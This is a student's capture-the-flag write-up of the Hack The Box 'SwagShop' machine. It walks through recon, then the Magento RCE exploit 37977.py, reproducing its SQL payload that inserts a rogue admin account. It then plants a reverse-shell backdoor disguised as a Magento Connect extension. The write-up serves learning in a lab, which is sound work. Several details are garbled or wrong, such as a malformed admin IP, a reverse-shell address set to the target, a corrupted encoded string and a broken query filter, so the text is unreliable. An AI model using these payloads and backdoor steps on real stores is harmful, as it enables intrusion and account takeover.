

# SWAGSHOP

## Hack the Box Write up



**Hack The Box**  
PEN-TESTING LABS

D.N.S Shihara


IT18209976

# What is the hack the box?

Hack The Box is an **online platform** allowing you to test your penetration testing skills and exchange ideas and methodologies with thousands of people in the security field.




01) First ping the machine #ping 10.10.10.140



## 2) Perform a nmap command to target machine

After gaining the IP address of Swag Shop Machine, we have to run nmap scan. From that, we will be able to find out all the details about the ports and methods of communication.


```
#nmap -sV -Pn 10.10.10.140
```



```
root@kali: ~/Downloads
File Edit View Search Terminal Help

root@kali: ~/Downloads# nmap -sV -Pn 10.10.10.140
Starting Nmap 7.70 ( https://nmap.org ) at 2019-09-21 19:14 UTC
Nmap scan report for 10.10.10.140
Host is up.
All 1000 scanned ports on 10.10.10.140 are filtered
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 201.66 seconds
root@kali: ~/Downloads#
```

3) Visit that IP address and just go through that.



4) Run a searchsploit command to get available exploits and their paths to the given key word.

#searchsploit Magento

Then u can select one of them and copy the path of it. Here we use eCommerce – Remote Code Execute

```
root@kali: ~/Downloads
File Edit View Search Terminal Help
root@kali:~/Downloads# searchsploit magento
-----
Exploit Title | Path
(./usr/share/exploitdb/)
-----
Magento 1.2 - '/app/code/core/Mage/Adm | exploits/php/webapps/32808.txt
Magento 1.2 - '/app/code/core/Mage/Adm | exploits/php/webapps/32809.txt
Magento 1.2 - 'downloader/index.php' C | exploits/php/webapps/32810.txt
Magento < 2.0.6 - Arbitrary Unserializ | exploits/php/webapps/39838.php
Magento CE < 1.9.0.1 - (Authenticated) | exploits/php/webapps/37811.py
Magento Server MAGMI Plugin - Multiple | exploits/php/webapps/35996.txt
Magento Server MAGMI Plugin 0.7.17a - | exploits/php/webapps/35052.txt
Magento eCommerce - Local File Disclos | exploits/php/webapps/19793.txt
Magento eCommerce - Remote Code Execut | exploits/xml/webapps/37977.py
eBay Magento 1.9.2.1 - PHP FPM XML eXt | exploits/php/webapps/38573.txt
eBay Magento CE 1.9.2.1 - Unrestricted | exploits/php/webapps/38651.txt
-----
Shellcodes: No Result
root@kali:~/Downloads# locate exploits/xml/webapps/37977.py
/usr/share/exploitdb/exploits/xml/webapps/37977.py
root@kali:~/Downloads# cp /usr/share/exploitdb/exploits/xml/webapps/37977.py ~/D
ownloads/
root@kali:~/Downloads#
```

5) Locate the copied path.

#locate exploits/xml/webapps/37977.py

```
root@kali:~/Downloads# locate exploits/xml/webapps/37977.py
/usr/share/exploitdb/exploits/xml/webapps/37977.py
root@kali:~/Downloads# cp /usr/share/exploitdb/exploits/xml/webapps/37977.py ~/Downloads/
root@kali:~/Downloads#
```

6) Copy that file to Downloads folder and then navigates to downloads folder.

#cp /usr/share/exploitdb/exploits/xml/webapps/37977.py ~/Downloads/

```
root@kali:~/Downloads# cp /usr/share/exploitdb/exploits/xml/webapps/37977.py ~/Downloads/
root@kali:~/Downloads# gedit 3
```

7) Open the 37977.py file for editing using gedit 37977.py (you must be inside Downloads folder in order to open and edit this file)

```
root@kali:~/Downloads# gedit 37977.py
```

8) Edit the followings of the file

#target = http://10.10.10.140/ #target\_url = target + “/index.php” +  
“admin/Cms\_Wysiwyg/directive/index/”



```
Open 37977.py
import requests
import base64
import sys

target = "http://10.10.10.140/"

if not target.startswith("http"):
    target = "http://" + target

if target.endswith("/"):
    target = target[:-1]


target_url = target + "/index.php" + "/admin/Cms_Wysiwyg/directive/index/"

q="""
SET @SALT = 'rp';
SET @PASS = CONCAT(MD5(CONCAT( @SALT , '{password}') ), CONCAT(':', @SALT ));
SELECT @EXTRA := MAX(extra) FROM admin_user WHERE extra IS NOT NULL;
INSERT INTO 'admin_user' ('firstname',
'lastname','email','username','password','created','lognum','reload_acl_flag','is_active','extra','rp_token','rp_token_created_at')
VALUES ('Firstname','Lastname','email@example.com','{username}',@PASS,NOW(),0,0,1,@EXTRA,NULL, NOW());
INSERT INTO 'admin_role' (parent_id,tree_level,sort_order,role_type,user_id,role_name) VALUES (1,2,0,'u',(SELECT user_id FROM
admin_user WHERE username = '{username}'),'Firstname');
"""


query = q.replace("\n", "").format(username="forme", password="forme")
pfilter = "popularity[from]=0&popularity[to]=36popularity[field_expr]=0;(0)".format(query)

# e3tib69jayB0eXB1PUFkbWluaHRtbc9yZXZvcnRfc2VhcnNoX2dyawQgb3V0cHVBPWdlENzdkZpbGV9fQ decoded is{(block type=Adminhtml/
Saving file: "/root/Downloads/37977.py"...
```

```
#python 37977.py
```




#go to <http://01.101.10.140/index.php/admin/> via browser #login using “forme” as username and password.






11) Download “lavalamp\_magento\_bd.tgz” from github  
#[https://github.com/lavalamp-  
/LavaMagentoBD/blob/master/lavalamp\\_magento\\_bd.tgz](https://github.com/lavalamp-/LavaMagentoBD/blob/master/lavalamp_magento_bd.tgz)



12) Go to IndexController.php file Open the downloaded lavalamp\_magento\_bd.tgz file and follow this path to find IndexController.php and open it for editing. app > code > community > Lavalamp > Connector > controllers > IndexController.php

13) Navigate to following directory and view the what is in it. #cd /usr/share/webshells/php

Then use nautilus command to open the file location in nautilus default file manager #nautilus .



You will get a new window like below figure and there will be a file named “php-reverse-shell.php” and open that file and copy all its content and replace it in “IndexController.php” that u opened previously.

Also you have to change the “\$ip = ” value and the “\$port = ” as follows and save the changes. # \$ip = 10.10.10.140 # \$port = 7474

After that copy the “IndexController.php” into Downloads directory

14) Open a new terminal in Downloads directory.

15) Use md5sum to “IndexController.php”

This md5sum is designed to verify the integrity of data using MD% (Message Digest Algorithm 5) also it is a 128-bit cryptographic hash which runs the MD5 algorithm against a specific file.

#md5sum IndexController.php


16) Replacing “package.xml” file content. Open “package.xml” which is inside “lavalamp\_magento\_bd.tgz” and paste copied hash value in the pointed location in below figure and save the file.



17) Go to Magento Connect Manager



Go to the browser and go to the admin panel that you logged in before while ago. Next go to System tab > Magento Connect > Magento Connect Manager



Watch this on YouTube <https://youtu.be/yjgjSMCnfZU>.